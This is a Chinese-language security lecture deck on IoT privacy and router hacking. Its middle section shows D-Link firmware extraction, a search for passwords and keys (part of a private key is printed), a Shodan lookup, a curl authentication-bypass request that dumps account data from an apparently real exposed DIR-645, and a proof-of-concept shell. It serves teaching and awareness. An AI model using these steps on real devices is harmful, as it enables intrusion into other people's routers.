
聯網裝置的安全性

- 你的攝影機不是你的攝影機



聯網裝置的安全性

- Amazon音箱-人工智慧?工人智慧?



聯網裝置的安全性

工人智慧？傳Amazon以數千員工聽取Echo用戶對話來訓練Alexa

為了提供大量語音資料來訓練自家AI產品，Amazon讓員工側聽用戶對智慧喇叭Echo和語音助理Alexa的私人對話，引發侵犯個人隱私的爭議

彭博社報導，Amazon以數千名員工聽取及記錄智慧喇叭Echo產品用戶和人工智慧（AI）語音助理Alexa的對話，理由是為了訓練並提升Alexa的服務品質。

報導指出，Amazon在美國波士頓、哥斯大黎加、印度和羅馬尼亞的辦公室有上千名員工，每天9小時上班時段內聽取高達上千則由Echo錄下用戶對著Alexa下達指令的錄音檔、然後轉錄成文字、加註記，再餵回給Alexa軟體，藉此訓練Alexa的口語理解能力，進而提升Alexa回應用戶指令的服務水準。羅馬尼亞曾參與過這項計畫的消息人士描述，負責這項工作的員工坐滿Amazon位於首都一棟大樓的三層樓辦公室空間。

Echo用戶的錄音檔由不同功能的Amazon員工處理，有人負責從語音檔內萃取出特定詞彙如「Taylor Swift」，然後加上流行音樂歌手的註記，有人負責轉錄和分析Alexa是否能適當回應用戶指令、另一些人記錄Echo一切錄下的聲音，包括背景噪音和用戶對話，包括兒童說的話。碰上一些難辨識的字句，員工們會利用Amazon公司聊天室軟體分享檔案，不過錄到好玩的也會彼此分享。

IoT裝置漏洞問題

- 有限的運算能力和硬體限制
 - 由於這些裝置大多有其特定的用途，因此僅具備有限的運算能力，無法內建嚴格的安全機制和資料防護
- 傳輸技術各異
 - 這類裝置大多使用不同的傳輸技術，如此一來就很難建立標準防護措施與通訊協定
- 這些裝置的元件也有漏洞
 - 裝置內部基礎元件的漏洞可能影響數百萬已經在使用中的智慧裝置
- 使用者缺乏資安意識
 - 使用者如果缺乏資安意識，很可能會讓智慧裝置暴露在外，使得駭客有機會攻擊裝置漏洞

聯網裝置被駭實例1




聯網裝置被駭實例2

- 智慧喇叭



Amazon's Echo devices are randomly activating and laughing. This is creepy AF! theverge.com/circuitbreaker...



美國黑帽駭客大會

- 遠端解鎖Jeep汽車
 - Twitter公司的一位工程師，在黑帽大會上展示通過無線方式來解鎖汽車，並且成功連線主機系統後，任意操控多媒體主機跟紀錄GPS導航



美國黑帽駭客大會

- 讓ATM吐鈔
 - 白帽駭客 Barnaby Jack在世界黑帽技術大會上，向公眾展示了他如何利用本機端以及遠端的攻擊，在ATM上運作並搭配不同作業系統執行的rootkit，駭入ATM提款機讓提款機吐鈔



美國黑帽駭客大會

- 攻擊心律調整器

- 在研討會中現場示範了如何透過駭客攻擊，成功的取得了心律調節器的控制權，作為代表他們還將系統介面的背景給換成一張骷髏頭圖片，表示他們所擁有的管理權限
- 可以做的指令還包括了讓心律調節器放出預期外的電流，或是完全不放電，導致裝置失靈，最終擾亂心臟的跳動



聯網洗衣機被黑客遙控 高速旋轉停不下來

- 黑客L.N.為大家演示了「如何優雅的破解智能洗衣機」
- 這台洗衣機能夠直接通過手機操作洗衣、甩乾等過程，可實現遠程遙控
- 只需要一台筆記本電腦就能實現以上全部操作




女黑客遙控多台豆漿機

- 白帽黃源向HackPWN組提交了一個九陽豆漿機的漏洞
- 這個漏洞可用手機或電腦隨意控制同一型號的所有聯網智能設備
- 更可怕的是，**很多生產廠商在產品設計時基本沒有考慮安全設計**



智慧家庭

- CES 2018帶來智慧家庭的趨勢，家庭安全系統是個熱門話題。智慧家庭安全系統有兩個目的，分別是家庭安全與溝通入口。例如**安全攝影機**可提醒主人，已有包裹送達大門或孩子放學抵達家門。CES會場上有一款Blink Video Doorbell，是可以提供兩年電池壽命的家庭安全攝影系統。另一家採用認知系統的Aura移動感測器，可偵測家中的無線訊號干擾狀況，提升對**移動物體的感測**



穿戴式裝置搶進工業應用

- 結合工業應用環境的設備，智慧眼鏡可幫助在侷限空間工作的人員安全有效的完成工作，促使工業應用領域積極導入智慧眼鏡
- 據Forrester Research預估，2016年~2025年之間，美國企業將花費超過300億美元購買智慧眼鏡硬體，且於2025年時，將會有超過1400萬美國人口(約8%工人數)，在工作上會使用智慧眼鏡
- 智慧眼鏡核心價值就是解放作業員的雙手，作業人員不需透過手持與攜帶多項設備，即可執行多項工作，為重工業應用類型的場域不可或缺的條件；再者，結合語音辨識、影像與手式識別技術，智慧眼鏡可提供更直覺、自然使用介面，作為和機器溝通的橋梁

穿戴式裝置在救災的應用

- 為了替救難人員提供更多人身安全保障，近期亞德諾半導體(ADI)與Dell EMC共同發布一項物聯網解決方案。據美國消防協會統計，僅在北美每年就有超過6萬起消防員受傷事件，其中25%是由於過度勞累或壓力所致
- 此物聯網解決方案能隨時追蹤救難人員的位置和生命徵象。急救人員可以身穿一件配備了感測器的智慧背心，以監控有用的健康指標，包括呼吸頻率、吸氣量和心率等，而聯網靴子則可監控人員的位置和移動。透過這些指標，可即時發現潛在的人員健康問題，或追蹤單獨行動的人員，提升救難人員的健康、安全和效率

D-link

- 友訊集團（D-Link），成立於1986年，1994年10月於台灣證券交易所掛牌上市，為台灣第一家上市的網絡公司，以自創D-Link品牌行銷全球，產品遍及100多個國家。

如果有物聯網裝置的韌體?


- 如果具有離線更新功能，解壓縮韌體可以...
 - 攻擊案例一：判斷作業系統架構
 - 攻擊案例二：找出可用的敏感性資料
 - 攻擊案例三：破解密碼

韌體作業系統分析與解壓縮

- 使用韌體解壓工具

- Binwalk

- 下載網址: <https://github.com/ReFirmLabs/binwalk>



A terminal window screenshot showing the command `binwalk -h` and its output. The terminal title bar includes 'Applications', 'Places', 'Terminal', and the date 'Wed 17:26'. The prompt is `root@kali: ~`. The output of `binwalk -h` is as follows:

```
File Edit View Search Terminal Help
root@kali:~# binwalk -h
Binwalk v2.1.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Disassembly Scan Options:
  -Y, --disasm           Identify the CPU architecture of a file using the capstone
  -T, --minsn=<int>     Minimum number of consecutive instructions to be considered
  -k, --continue         Don't stop at the first match

Signature Scan Options:
  -B, --signature       Scan target file(s) for common file signatures
  -R, --raw=<str>       Scan target file(s) for the specified sequence of bytes
```

韌體作業系統分析與解壓縮

- 韌體解壓縮工具常見參數介紹
 - 遞歸掃描韌體
 - 指令：`-M`或`--matryoshka`

常見的檔案系統：`squashfs`、`JFFS2`、`yaffs2`、`ext2`

```
# binwalk -M DIR868LC1_FW301b08.bin

Scan Time:      2021-12-09 12:14:33
Target File:    /mnt/hgfs/D/CPENT/D-LINK/DIR-868/DIR868LC1_FW301b08.bin
MD5 Checksum:  ce85f5c479a3739a0f47912834a1a27f
Signatures:     411

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0            0x0            DLOB firmware header, boot partition: "dev=/dev/mtdblock/7"
120         0x78           LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 4836576 bytes
1835128     0x1C0078       PackImg section delimiter tag, little endian size: 3189760 bytes; big endian size: 11284480 bytes
1835160     0x1C0098       Squashfs filesystem, little endian, version 4.0, compression:xz, size: 11284088 bytes, 2547 inodes, blocksize: 1
bytes, created: 2016-06-13 10:07:37
```

使用xz壓縮

檔案系統位置

可以了解該裝置是使用squashfs檔案格式

解壓縮韌體後..

- 判斷作業系統架構與檔案資料
 - 確認可以成功解壓縮韌體之後，透過指令或GUI介面判斷系統架構
 - 透過系統架構，初步理解裝置可能存在哪些系統指令或服務

找出可用的敏感性資料

- 透過指令或GUI介面，先了解IoT設備的系統架構
 - 透過系統架構，初步理解裝置可能存在哪些系統指令或服務

- #tree

```
(root@kali)-[~/mnt/.../D-LINK/DIR-868/_DIR868LC1_FW301b08_bin.extracted/squashfs-root]
└─ # tree
├── bin
│   ├── busybox
│   ├── mDNSResponderPosix
│   ├── mountdbg.sh
│   ├── sqlite3
│   └── umountdbg.sh
├── dev
│   ├── cma
│   ├── misc
│   ├── rtc
│   ├── rtcblock
│   ├── rtc
│   ├── rtc
│   └── rtc
├── etc
│   ├── admin-root
│   ├── index.html
│   └── config
│       ├── builddate
│       ├── builddaytime
│       ├── buildno
│       ├── buildrev
│       ├── buildver
│       ├── bwc
│       ├── devconf
│       ├── devdata
│       ├── fw_sign
│       ├── hwver
│       ├── image_sign
│       ├── langpack
│       └── langs
```

在bin內可以看到裝置存在哪些系統指令。
例如echo、busybox...

找出可用的敏感性資料

- 透過敏感性資料，進一步判斷是否可利用
- 使用指令搜尋密碼 > 使用grep指令
 - #grep -r "password" -C3 --color

```
(root@kali)-[~/mnt/.../D-LINK/DIR-868/_DIR868LC1_FW301b08.bin.extracted/squashfs-root]
└─# grep -r "password" -C3 --color

grep: bin/busybox: binary file matches
--
etc/defnodes/defaultvalue.php-<?
etc/defnodes/defaultvalue.php-/*rework wifi to
etc/defnodes/defaultvalue.php-1.ssid dlink+mac
etc/defnodes/defaultvalue.php:2.password and wpaauto psk.
etc/defnodes/defaultvalue.php-*/
etc/defnodes/defaultvalue.php-include "/htdocs/phplib/xnode.php";
etc/defnodes/defaultvalue.php-include "/htdocs/phplib/trace.php";
--
etc/defnodes/defaultvalue.php-setattr("/runtime/devdata/wifiverify" ,"get","devdata get -e wifiverify");
etc/defnodes/defaultvalue.php-setattr("/runtime/devdata/ipv6logo" ,"get","devdata get -e ipv6logo");
etc/defnodes/defaultvalue.php-
etc/defnodes/defaultvalue.php:setattr("/runtime/tmpdevdata/wifipassword" ,"get","devdata get -e psk");
etc/defnodes/defaultvalue.php-setattr("/runtime/tmpdevdata/ssid_2G" ,"get","devdata get -e wifissid_2g");
etc/defnodes/defaultvalue.php-setattr("/runtime/tmpdevdata/ssid_5G" ,"get","devdata get -e wifissid_5g");
etc/defnodes/defaultvalue.php-setattr("/runtime/tmpdevdata/wlanmac" ,"get","devdata get -e wlan24mac");
--
etc/defnodes/defaultvalue.php-setattr("/runtime/tmpdevdata/countrycode" ,"get","devdata get -e countrycode");
etc/defnodes/defaultvalue.php-setattr("/runtime/tmpdevdata/is_freset" ,"get","mfc isfreset");
etc/defnodes/defaultvalue.php-
etc/defnodes/defaultvalue.php:function changes_default_wifi($phyinfuid,$ssid,$password,$mac,$country)
etc/defnodes/defaultvalue.php-{
etc/defnodes/defaultvalue.php- $authtype = "WPA+2PSK";
etc/defnodes/defaultvalue.php- $encrtype = "TKIP+AES";
```


找出可用的敏感性資料

- 透過敏感性資料，進一步判斷是否可利用
- 使用指令搜尋金鑰 > 使用find指令
 - #find . -name *.key

找到金鑰! > 疑似可以用的敏感性資訊

```
(root@kali)-[~/mnt/.../D-LINK/DIR-880/_DIR880A1_FW107W/b08.bin.extracted/squashfs-root]
└─# find . -name *.key
./etc/stunnel.key
(root@kali)-[~/mnt/.../D-LINK/DIR-880/_DIR880A1_FW107W/b08.bin.extracted/squashfs-root]
└─# cat ./etc/stunnel.key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAo/0bZcpc3Npc89YiNcP+kPxhLCGLmYXR4rHLt2I1BbnkXWHk
MY1Umfq9FAzBYSvPYEGER4gYq467yvp5w097CUoTSJHbJDPnp9REj6wLcMkG7R90
```

```
S0RPHuUv2RkQIRtxsS3ozB0CgYEAttDCi1G82BxHvmbL23Vsp15i19Kc0rR07U+b
```

shodan

Shodan Maps Images Monitor Developer More...

SHODAN Explore Downloads Pricing

Account

TOTAL RESULTS

2

TOP COUNTRIES



Germany	1
Taiwan	1

TOP ORGANIZATIONS

A100 ROW GmbH	1
Chunghwa Telecom Co.,Ltd.	1

View Report View on Map

New Service: Keep track of what y

D D-LINK SYSTEMS, INC. | WIR
59.124.11.53 HTTP/1.1 200 OK
59-124-11-53.hinet-i Server: Linux,
p.hinet.net Date: Tue, 07 M
Chunghwa Telecom Co.,Ltd. Transfer-Encodi
Taiwan, Taipei

D D-LINK SYSTEMS, INC. | WIR
52.59.255.73 HTTP/1.1 200 OK
ec2-52-59-255-73.eu Server: Linux,
-central-1.compute.a Date: Sat, 01 J
amazonaws.com Transfer-Encodi
A100 ROW GmbH
Germany, Frankfurt am Main
cloud

Google DIR-645 漏洞繞過

全部 新聞 圖片 影片 地圖 更多 工具

約有 39,800 項結果 (搜尋時間 : 0.75 秒)

<https://www.codenong.com> > ... 轉為繁體網頁
D-Link DIR-645 Routers 认证绕过漏洞 (CNNVD-201303-018)
2020年4月23日 — 目录0x00 漏洞概述0x01 影响版本0x02 漏洞评级0x03 shodan搜索漏洞环境 0x04 漏洞 ... D-Link DIR-645 Routers 认证绕过漏洞 (CNNVD-201303-018) .

<https://blog.csdn.net> > article > details 轉為繁體網頁
【CNNVD-201303-018】D-Link DIR-645 Routers 认证绕过 ...
2020年4月23日 — 0x02 漏洞评级. 高危. 0x03 shodan搜索漏洞环境. 本文以1.02和1.04版本为例子进行漏洞复现使用shodan搜索"DIR-645 ...

<https://www.linuxidc.com> > Linux 轉為繁體網頁
D-Link DIR-645路由器远程身份验证绕过漏洞 - Linux公社
... 验证绕过漏洞. 2013/03/05 06:36:14 来源 : Linux社区作者 : Linux. 发布日期 : 2013-02-28 更新日期 : 2013-03-05. 受影响系统 : D-Link DIR-645 1.x 描述 :

找出可用的敏感性資料

```
root@kali: /home/jason  
root@kali: /home/jason  
(root@kali)~/home/jason  
# curl -d "SERVICES=DEVICE.ACCOUNT" "http://[redacted]/getcfg.php"
```

```
root@kali: /home/jason  
root@kali: /home/jason  
(root@kali)~/home/jason  
# curl -d "SERVICES=DEVICE.ACCOUNT" "http://188.20.108.134:8080/getcfg.php"  
<?xml version="1.0" encoding="utf-8"?>  
<postxml>  
<module>  
  <service>DEVICE.ACCOUNT</service>  
  <device>  
    <gw_name>DIR-645</gw_name>  
    <account>  
      <seqno></seqno>  
      <max>2</max>  
      <count>2</count>  
      <entry>  
        <uid></uid>  
        <name>admin</name>  
        <usrid></usrid>  
        <password></password>  
        <group>0</group>  
        <description></description>  
      </entry>  
      <entry>  
        <uid></uid>  
        <name>user</name>  
        <usrid></usrid>  
        <password></password>  
        <group>101</group>  
        <description></description>  
      </entry>  
    </account>  
  </device>  
</module>  
<seqno></seqno>  
<max></max>
```

你家的設備別人管？

The image shows a screenshot of a web browser displaying the D-Link DIR-645 web management interface. The browser's address bar shows a warning for an unsafe connection. The page header includes the D-Link logo and navigation tabs for 'DIR-645', 'SETUP', 'ERWEITERT', 'TOOLS', 'STATUS', and 'SUPPORT'. The 'SETUP' tab is active, and the 'INTERNET' sub-tab is selected. The main content area is titled 'INTERNETVERBINDUNG' and provides instructions for configuring the internet connection. It includes a 'Setup-Assistent für die Internetverbindung' button and a 'Manuelle Einrichtung der Internetverbindung' button. A sidebar on the left contains navigation links for 'ANMELDE', 'Im Router', and 'WIRELESS'. A 'Nützliche Hinweise...' section on the right provides additional information and warnings.

Produktseite : DIR-645 Hardware-Version : A1 Firmware-Version : 1.02

Produktseite : DIR-645 Hardware-Version : A1 Firmware-Version : 1.02

D-Link

ANMELDE
Im Router

WIRELESS

DIR-645 //

INTERNET

DRAHTLOS-EINSTELLUNGEN

NETZWERKEINSTELLUNGEN

ELTERLICHE KONTROLLE UND KINDERSCHUTZ

IPV6

SETUP

ERWEITERT

TOOLS

STATUS

SUPPORT

INTERNETVERBINDUNG

Wenn Sie dieses Gerät zum ersten Mal konfigurieren, empfiehlt D-Link, auf 'Setup-Assistent für die Internetverbindung' zu klicken und den Anweisungen auf dem Bildschirm zu folgen. Wenn Sie die Geräteeinstellungen manuell ändern oder konfigurieren möchten, klicken Sie auf die Schaltfläche 'Manuelle Einrichtung der Internetverbindung'.

SETUP-ASSISTENT FÜR DIE INTERNETVERBINDUNG

Klicken Sie auf die Schaltfläche unten, wenn Sie den einfach zu bedienenden webbasierten Assistenten verwenden möchten, um Ihren neuen D-Link Systems Router mit dem Internet zu verbinden.

Setup-Assistent für die Internetverbindung

Hinweis: Vergewissern Sie sich vor dem Start des Assistenten, dass Sie alle Schritte durchgeführt haben, die in der beigefügten Schnellinstallationsanleitung erläutert sind.

OPTION FÜR DIE MANUELLE EINRICHTUNG DER INTERNETVERBINDUNG

Wenn Sie die Interneteinstellungen Ihres neuen D-Link-Routers manuell vornehmen möchten, klicken Sie auf die Schaltfläche unten.

Manuelle Einrichtung der Internetverbindung

Nützliche Hinweise...

- Wenn Sie noch nie im Netzwerkbereich gearbeitet haben und zum ersten Mal einen Router konfigurieren, klicken Sie auf **Setup-Assistent für die Internetverbindung**. Anschließend werden Sie durch einige einfache Schritte zur Inbetriebnahme Ihres Netzwerks geführt.
- Sollten Sie jedoch ein in diesem Bereich erfahrener Benutzer sein und schon einmal einen Router konfiguriert haben, klicken Sie auf **Manuelle Einrichtung der Internetverbindung**, um alle Einstellungen manuell vorzunehmen.

取得管理權限

```
(root@kali)~/Desktop/dlink_shell_poc
# python dlink_shell_poc -u [redacted] -x

[+] Switching password to:
+-----+
| Welcome to D-Link Shell |
+-----+
| This is a limited shell that exploits piss poor programming. I created this |
| to give you a comfort zone and to emulate a real shell environment. You will |
| be limited to basic busybox commands. Good luck and happy hunting.         |
| To quit type 'gtfo' |
+-----+

DIR-645#
```

```
DIR-645# pwd
/htdocs/web

DIR-645# ls
wpsstate.php
wpsacts.php
wi[redacted].php
wi[redacted].php
wi[redacted]6.php
wi[redacted].php
wi[redacted].php
wi[redacted].php
we[redacted].php
wa[redacted].php
ve[redacted].php
to[redacted].php
to[redacted].php
to[redacted].php
to[redacted].php
to[redacted].php
to[redacted].php
to[redacted].php
tools.php
support.php
```

課程大綱

- 深入淺出聊個資
- 個人資料面面觀
- 人手一機時代下的危機
- 連網裝置的安全概觀
- **面對威脅的防護重點**
- 你所不知道的網路世界(暗網)

做好個人的資安保護

- 不開啟來路不明的電子郵件
- 駭客喜歡玩的文字遊戲
- 絕不下載或開啟來路不明的檔案、影片、MP3、壓縮檔
- 不使用來路不明的軟體、有趣的小遊戲、盜版軟體

做好個人的資安保護

- 加強系統的防護能力
 - 使用防火牆
 - 隨時保持系統在最新的狀態
 - 移除未使用的應用程式
 - 安裝最新的防毒軟體
 - 使用複雜度高強的密碼
 - 定期備份重要資料

釣魚網站實例

- Google 「好市多」驚見假官網 秒被刷9000元

Google

好市多

全部 地圖 新聞 圖片 影片 購物 書籍

廣告 · <http://www.twzoc.shop/> **詐騙釣魚網站**

Castco 好市多線上購物 | 超多人氣品牌商品 | twzoc.shop

好市多線上購物 限時瘋搶驚喜超低價，幫你金金計較，立即選購。限時瘋搶驚喜超低價，幫你金金計較，立即選購。

<https://www.costco.com.tw> **正確官方網站**

Costco

好市多線上購物為Costco好市多服務各地會員所成立的網路購物平台，無論是大型傢俱、生活家電、珠寶鑽石、休閒零嘴、冷凍食品、居家用品、飲料茶水、休閒票卷，...

好市多線上購物

COSTCO WHOLESALE

賣場位置 帳戶/登出 購物車

請輸入關鍵字或商品編號

登入

* 為必填欄位

電子信箱(帳號)*

密碼*

保持登入狀態

[忘記密碼](#) | [忘記電子信箱\(帳號\)](#)

登入

請更新支付方法!

很抱歉 1110000000001@gmail.com 中斷了，支付方法的認證有問題。為了保護客戶的資訊，在客戶的資訊對本公司的系統進行驗證之前，本公司的系統暫時對客戶的帳戶設定了限制。這個程式完成後可以立即撤銷帳戶驗證。

信用卡卡號

卡片到期日

月份

西元年

卡片檢查碼

社群軟體詐騙

- 原價要19,890元的空拍機，臉書上竟然只販售1999元

Hover Camera Passport 空拍機

NT\$19,890

① 最低月付 NT\$6,630·3 個月·0% 利率

加入購物袋



供應狀況：
暫未發售



購買時取得協助，立即與我們交流 或致電
0800-020-021



社群軟體詐騙



NUNA官方店

NUNA官方店/

NUMA.FSTHELP.COM

讚 留言 分享 傳送訊息

梁舒菡、陳保揚和其他 5 人

依時間排列

1 次分享

15 則留言



Ivy HO 我也不知道是不是真的，但是我訂了耶！只有貨到付款

讚 · 回覆 · 9月14日 11:48

檢視另2則回覆



讚 · 回覆 · 9月20日 21:22

2 則回覆



我也收到這個

讚 · 回覆 · 9月20日 21:22




該如何求償或退貨。原本的官網也進不去了

讚 · 回覆 · 9月20日 21:23

